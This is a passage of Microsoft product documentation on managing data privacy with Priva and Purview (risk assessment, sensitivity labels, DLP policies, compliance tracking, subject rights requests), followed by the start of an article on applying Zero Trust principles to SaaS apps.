adequately safeguarding the data.



How to use this guide

Use the guidance in these articles to help you assess risks and take appropriate action to protect personal data in your Microsoft 365 environment. This guide comprises four overarching steps to help you understand how and when to use the appropriate Microsoft solution for meeting your organization's data privacy obligations.

The steps in this solution are:



1. Assess your organization's data and risks: Start your journey by understanding your data and possible risks.
2. Protect and govern your data: Identify, categorize, and manage the data you need to protect.
3. Stay on track with privacy regulations: Monitor your progress in completing assessments and stay up-to-date as regulations change.
4. Respond to data privacy incidents and subject requests: Set up alerts so you can respond to privacy risks and automate your management of data subject requests.

> **Important**
>
> Following this guidance will not necessarily make you compliant with any data privacy regulation, especially considering the number of steps required that are outside the context of the features. You are responsible for ensuring your compliance and to consult your legal and compliance teams or to seek guidance and advice from third parties that specialize in compliance.


Resources

- Microsoft Privacy
- Microsoft Purview risk and compliance solutions
- Microsoft compliance offerings
- Data privacy thought paper: From privacy vulnerability to privacy resilience
- Priva Privacy Risk Management eBook

Data privacy and protection – Assess data and risks

Article • 03/01/2023 • 4 minutes to read

Welcome to **Step 1** of managing data privacy and data protection with Microsoft Priva and Microsoft Purview: **Assess your organization's data and risks**.



When you begin your data privacy journey, you'll want to first understand what types of personal data you have, how much, where it's stored, and how it flows over time. The best place to start understanding your data is with Microsoft Priva. You'll next want to know which regulations you'll need to comply with. Microsoft Purview Compliance Manager helps you identify which data privacy regulations most likely apply to your organization.

Actions to take

Action	Description	Get details

Action	Description	Get details
Use Priva to understand your organization's personal data.	Priva evaluates your organization's Microsoft 365 environment to determine the types and amounts of sensitive information types and where they're stored. It then gives you insights and key analytics to help you understand the privacy issues and associated risks in your organization. To get started with Priva, check to make sure your users are appropriately licensed and have the roles they need. It's also a good idea to confirm that the Microsoft 365 audit log is enabled. We recommend making some initial settings before you start. Visit Priva settings to turn anonymization **On** for greater protection while reviewing sensitive data, and turn user notification emails **Off** while you're getting familiar with Privacy Risk Management policies. You can turn both on later.	Learn more about Priva Check Priva licensing guidance Set user permissions for Priva Check Priva settings Find and visualize personal data in your organization
Visit Compliance Manager to get your initial compliance score.	The next step is knowing which data protection regulations apply to your organization so you know what your obligations are. Keeping up with new and updated laws and regulations can be a full-time job in itself, and many organizations struggle with manual processes for monitoring, updating, and reporting on their state of compliance. Compliance Manager helps manage the complexities of implementing controls through built-in control mapping, versioning, and continuous control assessments. This automation and continuous monitoring helps you to stay current with regulations and certifications, and eases reporting to auditors. Use Compliance Manager to quickly assess your current environment and get an initial compliance score based on the Microsoft data protection baseline assessment. From there, you can provide information about your industry and location so Compliance Manager can recommend assessments for regulations that are most likely to apply to you.	Learn more about Compliance Manager Start a premium assessments trial for quick setup of recommended assessments Understand how your compliance score is calculated

Optimizing your initial setup

Within 48-72 hours of starting Microsoft Priva, you'll start to see insights around personal data display for your organization. On the Priva overview page, you'll see insights on the amount of personal data that exists in your organization, where it lives,

and how it moves. These insights are dynamically updated as new data comes in. Over time, you can better understand how personal data evolves in your Microsoft 365 environment so you can more quickly spot issues, identify and assess risks, and take action to fix issues. Learn more about understanding the data presented on the overview page.

Select **Data profile** underneath **Privacy risk management** on the left navigation of the Purview compliance portal. On this page, you can explore and document all the personal data types detected across repositories. Based on this information, you can decide if all the data types you're concerned about are successfully detected. If you find something missing, you can create custom sensitive information types (SITs) and come back to the data profile page in the next 24-48 hours.

There are three data handling policies in Priva Privacy Risk Management: data overexposure, data transfers, and data minimization. You can learn more about the policy types here, and we'll discuss them further in step 2 of this solution. A default version of each policy type is set up and running when you start using Priva. You'll see them listed with the word **Default** in their names on your **Policies** page.

We recommend turning off the default policies as you get started. This is because the default policies monitor for personal data based on multiple classification groups (sets of data based on privacy regulations), which can involve a broad array of SITs that may not be relevant to your industry or geographic location. You may also experience a high number of false positives. The result may be that an overwhelming amount of data that's less relevant appears in your data profile and gets factored into your insights. To create a more manageable and accurate view of the personal data you're most concerned with, we suggest setting up a customized policy at first. This also gives you time to become familiar with how policies work and watch for false positives. You can run the policy in test mode and continue to fine tune its settings until it's set up to track exactly what you need.

If you felt overwhelmed by the amount of data presented on your overview and data profile pages at the start, turning off the default policies and setting up one or more custom policies may present a more accurate and workable picture of your data estate and current risks.

We'll walk you through setting up your first policy in step 2 of this guidance.


Next step

Visit Step 2. Protect and govern your data.

Data privacy and protection – Protect and govern data

Article • 03/01/2023 • 9 minutes to read

Welcome to **Step 2** of managing data privacy and data protection with Microsoft Priva and Microsoft Purview: **Protect and govern your data**.



When you know what personal data you have, where it is, and your regulatory requirements, it's time to put things in place to protect that data. Microsoft provides comprehensive, robust capabilities to help you protect personal data in two ways:

1. Features that IT admins set up to categorize sensitive items and take protective actions, and
2. Features that empower your employees to spot and fix data privacy issues quickly and get trained on sound data handling practices.

Actions to take

Action	Description	Get details
Identify sensitive information types so you know what needs protection.	Identifying and categorizing sensitive items managed by your organization is the first step in the Information Protection discipline. Microsoft Purview provides three ways of identifying items so that they can be categorized a) manually by users, b) automated pattern recognition, like sensitive information types, and c) machine learning. Sensitive information types (SIT) are pattern-based classifiers. They detect sensitive information like social security, credit card, or bank account numbers to identify sensitive items.	Learn more about sensitive information types View the full list of sensitive information types

Action	Description	Get details
Categorize and label your content so you can apply features to protect it.	Categorizing and labeling content so it can be protected and handled properly is the starting place for the information protection discipline. Microsoft 365 has three ways to classify content.	Learn more about trainable classifiers
Apply sensitivity labels to protect data, even if it roams.	When you've identified your sensitive data, you'll want to protect it. That's often challenging when people collaborate with others both inside and outside the organization. That data can roam everywhere, across devices, apps, and services. And when it roams, you want it to do so in a secure, protected way that meets your organization's business and compliance policies. Sensitivity labels from Microsoft Purview Information Protection let you classify and protect your organization's data, while making sure that user productivity and their ability to collaborate isn't hindered.	Learn more about sensitivity labels
Use data loss prevention policies to prevent the sharing of personal data.	Organizations have sensitive information under their control such as financial data, proprietary data, credit card numbers, health records, or social security numbers. To help protect sensitive information and reduce risk, they need a way to prevent their users from inappropriately sharing it with people who shouldn't have it. This practice is called data loss prevention (DLP). Using Microsoft Purview Data Loss Prevention, you implement data loss prevention by defining and applying DLP policies to identify, monitor, and automatically protect sensitive items across Microsoft 365 services such as Teams, Exchange, SharePoint, and OneDrive; Office applications such as Word, Excel, and PowerPoint; Windows 10, Windows 11, and macOS (the current version and the previous two versions of macOS) endpoints; non-Microsoft cloud apps; and on-premises file shares and on-premises SharePoint. This DLP solution detects sensitive items by using deep content analysis, not by just a simple text scan. Content is analyzed for primary data matches to keywords, by the evaluation of regular expressions, by internal function validation, and by secondary data matches that are in proximity to the primary data match. Beyond that, DLP also uses machine learning algorithms and other methods to detect content that matches your DLP policies.	Learn more about data loss prevention

Action	Description	Get details
Govern your Microsoft 365 data for compliance or regulatory requirements	Information governance controls can be employed in your environment to help address data privacy compliance needs, including a number that are specific to General Data Protection Regulation (GDPR), HIPAA-HITECH (the United States health care privacy act), California Consumer Protection Act (CCPA), and the Brazil Data Protection Act (LGPD). Microsoft Purview Data Lifecycle Management and Microsoft Purview Records Management provide these controls in the form of retention policies, retention labels, and records management capabilities.	Learn how to deploy a data governance solution with Microsoft Purview
Set up secure storage of personal data in Microsoft Teams.	If you plan to store highly sensitive personal data in Teams, you can configure a private team and use a sensitivity label that's specifically configured to secure access to the team and files within it.	Learn more about configuring a team with security isolation
Empower users to spot potential risks and fix issues.	Create data handling policies in Priva Privacy Risk Management so that your users can immediately identify risks in the data they create and manage. Notification emails alert users when they transfer items with personal data within our outside of the organization, make content too broadly accessible, or hold onto personal data for too long. The notifications prompt users to take immediate remediation steps to secure personal data, and contain links to your organization's preferred privacy training.	Learn more about Privacy Risk Management Create a policy to prevent data transfers, overexposure, or hoarding Set up notifications for users to fix issues with content they handle
Use records management for high-value items that must be managed for business, legal, or regulatory record-keeping requirements.	A records management system is a solution for organizations to manage regulatory, legal, and business-critical records. Microsoft Purview Records Management helps an organization manage their legal obligations, provides the ability to demonstrate compliance with regulations, and increases efficiency with regular disposition of items that are no longer required to be retained, no longer of value, or no longer required for business purposes.	Learn more about sensitivity labels

Setting up your strategy for success

Identifying sensitive information types (SITs), categorizing and labeling your content, and deploying data loss prevention (DLP) policies are key steps in an information protection strategy. The links in the table above take you to detailed guidance for carrying out these essential tasks.

Protecting data is also the responsibility of every user in your organization who views, creates, and handles personal data in the course of the job duties. Each user must know and abide by your organization's internal and regulatory responsibilities to protect personal data wherever it exists in your organization. To that end, Priva helps you empower your users to know their responsibilities, to be informed when they're handling data in risky ways, and take immediate action to minimize privacy risks to the organization.

The three data handling policies available in Priva Privacy Risk Management help your users play a proactive role in your organization's data protection strategy. Email notifications with built-in remediation actions prompt users to apply the necessary protections and take a privacy training designated by your organization. This awareness and ability to act can help to cultivate better habits for preventing future privacy issues.

Recommendations for your first Priva data handling policy

We recommend deploying policies in a phased approach so you can get to know how they behave and optimize them to suit your needs. For the first phase, we recommend creating one custom policy to serve as a basis of understanding. Let's use the example of creating a data overexposure policy, which identifies content items containing personal data that may be too broadly accessible by other people. You can find detailed policy creation instructions starting here.

- When you get to the **Choose data to monitor** step of the policy creation wizard, we recommend selecting the **Individual sensitive information types** option and choosing the SITs that are most relevant to your organization. For example, if you're a financial services company with customers in Europe, you'll likely want to include the EU debit card number as one of your SITs. Find the list of SIT definitions here.

- At the **Choose users and groups covered by this policy** step, we recommend selecting **Specific users or groups** and choosing a small inner circle of users in scope for this policy.

- At the **Choose conditions for the policy** step, we recommend selecting only **External** so that you're tracking data you might consider more at risk while keeping the total amount of data you'll have to monitor at more manageable levels.
- At the **Specify alerts and thresholds** step, we recommend turning alerts **On** so that when admins see alerts when policy matches are detected, they can gauge whether the severity and frequency meet their needs. Note that policies don't work retrospectively, so if you decide to keep alerts off at first and later turn them on, you wouldn't see any alerts for matches that occurred prior to turning on alerts.
- At the **Decide policy mode** state, we recommend keeping the policy in test mode and monitoring its performance for at least five days. This allows you to see what kind of matches the policy conditions are picking up, how the alerts will fire.

Gradually setting up more policies and fine-tuning performance

After setting up and running your first policy, you may want to do the same with the other two policy types. This can be your second phase, where you gradually ramp up on using features as you go and optimize their settings. For example, you may choose not to send user email notifications at first while you see how many matches your policy detects. Then eventually you may decide to turn email notifications on while the policies are still in test mode (at the **Define outcomes** stage of the policy settings). If users get too many emails, go back into the policy's **Outcomes** settings to adjust the frequency of the notifications. All of this fine-tuning can help you gauge the desired impact on your users before you deploy the policy more broadly throughout your organization.

Recommended settings for the other two policy types

Below are specific recommendations for key settings when creating your first **data transfer** and **data overexposure** policies.

Data transfer:

- For **Data to monitor**, select specific SITs.
- For **Choose users and groups covered by this policy**, select an inner ring of users.
- For **Choose conditions for the policy**, choose the condition that matters the most.
- For **Define outcomes when a policy match is detected**, turn on email notifications.
- For **Specify alerts and thresholds**, turn alerts on for each time an activity occurs.
- For **Decide policy mode**, turn the policy mode on (which turns off test mode).

Data minimization:

- For **Data to monitor**, choose specific SITs or classification groups.
- For **Choose users and groups covered by this policy**, select an inner ring of users.
- For **Choose conditions for the policy**, choose 30, 60, 90, or 120 days.
- For **Decide policy mode**, keep the policy in test mode.

Maximizing policy performance to minimize privacy risks

Allow your policies to run for at least two to four weeks. During this time, you should review and document the following results:

- The matches generated by each policy type and the instances of false positives and false negatives
- The impact and the feedback from end users and admins

Based on your findings, you can now tune the policy performance by doing the following:

- Including or excluding out-of-the-box and custom SITs or classification groups
- Creating versions of the policies with conditions and user groups to make targeting more efficient
- Tweaking the thresholds of the policy, including frequency of emails to users, number of days to monitor, etc.

Think of this as your third phase. You can create more versions of each policy type and deploy them to the whole organization in two rounds: a first round that covers 50% of your users, and a second round that covers 100% of your users.

This is also the stage where you accumulate learnings based on user behavior as noted in Priva and create specific privacy training for your users, which you can include in your policies' user email notifications.

Next step

Visit Step 3. Stay on track with privacy regulations.

Data privacy and protection – Stay on track with regulations

Article • 03/01/2023 • 2 minutes to read

Welcome to **Step 3** of managing data privacy and data protection with Microsoft Priva and Microsoft Purview: **Stay on track with privacy regulations**.

Research shows that there are over 250 daily updates to global regulations*. Microsoft Purview Compliance Manager helps you keep up with the evolving compliance and risk landscape by providing continuous control assessments and regulatory updates. Choose from a library of 350+ templates that correspond to national, regional, and industry-specific requirements on the collection and use of data. Modify the templates for your needs, or create your own custom template for assessments that meet your unique needs. Explore the links below for detailed guidance on managing your organization's compliance activities with Compliance Manager.

Actions to take

Action	Description	Get details
Monitor progress and improve your compliance score.	Make sure you've set up assessments in Compliance Manger to help you stay on top of new and evolving data privacy regulations and laws that apply to your organization.	Build and manage assessments in Compliance Manager Raise your score by completing improvement actions

Action	Description	Get details
Automatically test improvement actions.	To realize the full benefits of continuous control assessment, make sure your settings are configured to enable automatic testing of all eligible improvement actions.	Set your testing source for automated testing
Set alerts for changes in Compliance Manager.	Compliance Manager can alert you to changes as soon as they happen so that you can stay on track with your compliance goals. Set up alerts for improvement action changes such as a score increase or decrease, an implementation or test status change, a reassignment, or the addition or removal of evidence.	Create alert policies
Facilitate the work of assessors and auditors.	Make sure that individuals who oversee compliance activities in the organization have the right roles and can access evidence files and reporting. Compliance Manager allows scoped access to individual assessment for specific users. You can upload evidence files to improvement actions that document your implementation and testing work. Assign improvement actions to users serving as assessors so they can determine a pass or fail status. Provide reporting on your assessments to compliance stakeholders, auditors, and regulators. Exported reports contain details about control implementation status, test date, and test results.	Grant user access to individual assessments Store evidence documentation Assign improvement actions to assessors Export an assessment report

Next step

Visit Step 4. Respond to data privacy incidents and subject requests.


Reference

*Cost of Compliance 2021, Thomson Reuters, 2021

Data privacy and protection – Respond to incidents and subject requests

Article • 03/01/2023 • 2 minutes to read

Welcome to **Step 4** of managing data privacy and data protection with Microsoft Priva and Microsoft Purview: **Respond to data privacy incidents and subject requests**.



Features in both Purview and Priva can help you monitor, investigate, and respond to data privacy incidents in your organization as you operationalize related capabilities. Having processes, procedures, and other documentation for each incident may also be important to demonstrate compliance to regulatory bodies. These features include:

- Auditing and alert policies
- Subject rights requests, sometimes referred to as data subject requests
- More investigative tools and reporting

Actions to take

Action	Description	Get details

Action	Description	Get details
Set up alerts for potential incidents.	You can set up alerts to help you respond quickly to an array of privacy incidents, whether they come through Priva, auditing, or other alert policies.	Priva policy alerts Unified auditing Mailbox auditing Microsoft Purview Audit (Premium) Alert policies
Manage subject rights requests at scale.	Several privacy regulations around the world grant individuals—or data subjects—the right to make requests to review or manage the personal data that companies have collected about them. These subject rights requests are also referred to as data subject requests (DSRs), data subject access requests (DSARs), or consumer rights requests. For companies that store large amounts of information, finding the relevant data can be a formidable task. Fulfilling the requests, for most organizations, is a highly manual and time consuming process. Microsoft Priva Subject Rights Requests is designed to help alleviate the complexity and length of time involved in responding to data subject inquires. This solution provides automation, insights, and workflows to help organizations fulfill requests more confidently and efficiently.	Learn more about Subject Rights Requests
Use insider risk management as an investigative tool.	Microsoft Purview Insider Risk Management is a compliance solution that helps you minimize internal risk by enabling you detect, investigate, and act on malicious and inadvertent activities in your organization. Insider risk policies allow you to define the types of risks to identify and detect in your organization. You can act on cases and escalate cases to Microsoft eDiscovery (Premium) if needed. Risk analysts in your organization can quickly take appropriate actions to make sure users are compliant with your organization's compliance standards.	Learn more about insider risk management

Building your monitoring and response strategy

Most data privacy regulations generally require the type of monitoring and response listed below:

- Auditing, alerting, and reporting for activities related to the storage, sharing, and processing of personal data.
- The ability to respond to subject requests and, in some cases, perform investigative and other administrative measures to comply with such requests.

Your organization may also wish to perform monitoring and response activities for other purposes, such as other compliance needs or for business reasons. Establishing your monitoring and response scheme for data privacy should be done as part of overall monitoring and response planning, implementation, and management.

Use the links above to explore how Purview capabilities can help you develop a monitoring and response scheme, and answer questions such as:

- What sort of day-to-day monitoring and investigative and reporting techniques are available for the different data types and sources?
- What mechanisms will be needed to handle subject rights requests and any remedial actions, such as anonymization, redaction, and deletion?

Integrate SaaS apps for Zero Trust with Microsoft 365

Article • 09/19/2022 • 3 minutes to read

The widespread increase in cloud adoption is transforming how organizations achieve business outcomes. This shift highlights the reliance on cloud-based apps resulting in higher demand for services such as Software as a service (SaaS), Platform as a service (PaaS), Infrastructure as a service (IaaS), and app development platforms.

While a multicloud environment can help reduce operational costs and improve scalability, the large amount of sensitive data and the flexibility it affords organizations can potentially pose a security risk. Deliberate steps must be taken to ensure that resources hosted in the cloud are protected.

This solution guides you on applying Zero Trust principles using Microsoft 365 to help manage your digital estate of cloud apps, with a focus on SaaS. SaaS apps play a key role in ensuring that applications and resources are available and accessible from any device with an Internet connection.

To ensure that access and productivity is secure, implementation of SaaS needs to align with the Zero Trust security model, which is based on these guiding principles:

- Verify explicitly

  Always authenticate and authorize based on all available data points. This is where Zero Trust identity and device access policies are crucial to sign-in and ongoing validation.


- Use least privileged access

  Limit user access with Just-In-Time and Just-Enough-Access (JIT/JEA), risk-based adaptive policies, and data protection.

- Assume breach

  Minimize blast radius and segment access. Verify end-to-end encryption and use analytics to get visibility, drive threat detection, and improve defenses.

Microsoft 365 capabilities help you bring your SaaS apps into management to meet the principles of Zero Trust security.




In the illustration:

- A collection of SaaS apps is pictured.
- You can add these SaaS apps to Azure Active Directory and include these apps in the scope of your multi-factor authentication and conditional access policies. For more information, Integrating all your apps with Azure AD.
- Using Microsoft Defender for Cloud Apps, you can discover other cloud apps your organization uses. You can approve apps, apply session controls, and discover sensitive data. For newly discovered enterprise cloud apps that supports federation you can add them to Azure AD to enforce multi-factor authentication and other policies.
- Microsoft Purview Information Protection capabilities can be extended through Microsoft Defender for Cloud apps to these cloud apps to protect data, and prevent data loss.

Implementing the layers of protection for SaaS apps

Protecting SaaS apps is a multi-layer process.

The following diagram illustrates building blocks to integrate SaaS apps that align with the Zero Trust security model. The elements related to achieving this are numbered 1, 2, and 3. These are the layers of protection device admins will coordinate with other administrators to accomplish.



In this illustration:

	Step	Description
1	Add SaaS apps to Azure Active Directory	Add applications to Azure Active Directory (Azure AD) so that authorized users can securely access it. Many types of applications can be registered with Azure AD.

	Step	Description
2	Create Microsoft Defender for Cloud Apps policies	You want to make sure that policies are in place to ensure that only authorized users and specific conditions are met before users are able to access resources.
3	Deploy information protection for SaaS apps	Organizations need to protect proprietary information, ensure that information protection is in place so that sensitive data is protected.

